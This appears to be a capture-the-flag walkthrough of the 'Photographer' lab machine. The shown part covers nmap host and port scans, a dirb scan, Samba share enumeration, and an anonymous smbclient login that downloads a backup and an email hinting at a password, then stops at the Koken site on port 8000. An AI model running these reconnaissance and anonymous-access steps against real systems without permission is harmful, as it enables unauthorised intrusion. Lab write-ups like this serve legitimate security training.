

photo

My netdiscover is not working for some reason so i googled around on how to using nmap to do a ping sweep.
I determined the ip of the vulnerable machine to be 192.168.206.129.
I proceed to add 192.168.206.129 to /etc/hosts.




```
root@kali:~# nmap -sP -R 192.168.206.2-254
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-03 19:20 +08
Nmap scan report for 192.168.206.129
Host is up (0.00049s latency).
MAC Address: 00:0C:29:47:3C:CC (VMware)
Nmap scan report for 192.168.206.254
Host is up (0.00018s latency).
MAC Address: 00:50:56:FC:16:93 (VMware)
Nmap scan report for 192.168.206.128
Host is up.
Nmap done: 253 IP addresses (3 hosts up) scanned in 3.60 seconds
root@kali:~# 
```

After the ip of the vulnerable machine is determined, i proceed to do a port scan and it comes up with 3 services:
A. http
B. samba
C. some stuff that runs on port 8000




```
root@kali:~# nmap -sC -sV -p- 192.168.206.129
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-03 19:21 +08
Nmap scan report for 192.168.206.129
Host is up (0.00069s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photographer by v1n1v131r4
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn   Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  ssl/http-alt?
|_http-generator: Koken 0.22.24
|_http-title: daisa ahomi
MAC Address: 00:0C:29:47:3C:CC (VMware)
Service Info: Host: PHOTOGRAPHER

Host script results:
|_clock-skew: mean: 9h19m59s, deviation: 2h18m33s, median: 7h59m59s
|_nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2020-09-03T15:22:28-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-09-04 03:22:29
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.02 seconds
```

I done a dirb scan for directories on port 80 but it didn't actually contain something useful.




```
root@kali:~# dirb http://photo

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Sep  3 19:23:20 2020
URL_BASE: http://photo/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://photo/ ----
==> DIRECTORY: http://photo/assets/
==> DIRECTORY: http://photo/images/
+ http://photo/index.html (CODE:200|SIZE:5711)
+ http://photo/server-status (CODE:403|SIZE:270)

---- Entering directory: http://photo/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://photo/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Sep  3 19:23:26 2020
DOWNLOADED: 4612 - FOUND: 2
root@kali:~# 
```

I turned my attention away and focus on enumerating samba shares and it is here i get the first clues.




```
 ============================================
|    Share Enumeration on 192.168.206.129    |
 ============================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            PHOTOGRAPHER

[+] Attempting to map shares on 192.168.206.129
//192.168.206.129/print$        Mapping: DENIED, Listing: N/A
//192.168.206.129/sambashare    Mapping: OK, Listing: OK
//192.168.206.129/IPC$  [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Accessing smb shares - https://tldp.org/HOWTO/SMB-HOWTO-8.html
Basically i login to the anonymous shares with no credentials and proceed to download some stuff.




```
root@kali:~# smbclient \\\\photo\\sambashare
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jul 21 09:30:07 2020
  ..                                  D        0  Tue Jul 21 17:44:25 2020
  mailsent.txt                        N      503  Tue Jul 21 09:29:40 2020
  wordpress.bkp.zip                   N 13930308  Tue Jul 21 09:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \> 
```



```
smb: \> mget *
Get file mailsent.txt? yes
getting file \mailsent.txt of size 503 as mailsent.txt (13.6 KiloBytes/sec) (average 13.6 KiloBytes/sec)
Get file wordpress.bkp.zip? yes
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (132075.8 KiloBytes/sec) (average 97872.7 KiloBytes/sec)
smb: \> 
```

Here are the first clues on how to actually gain foothold on this machine.
Basically, as there are nothing useful on port 80, im focusing my attention to port 8000.



```
root@kali:~/photo# cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
root@kali:~/photo# 
```

When i surfed port 8000 i was greeted with a page and it says its built with `koken`.

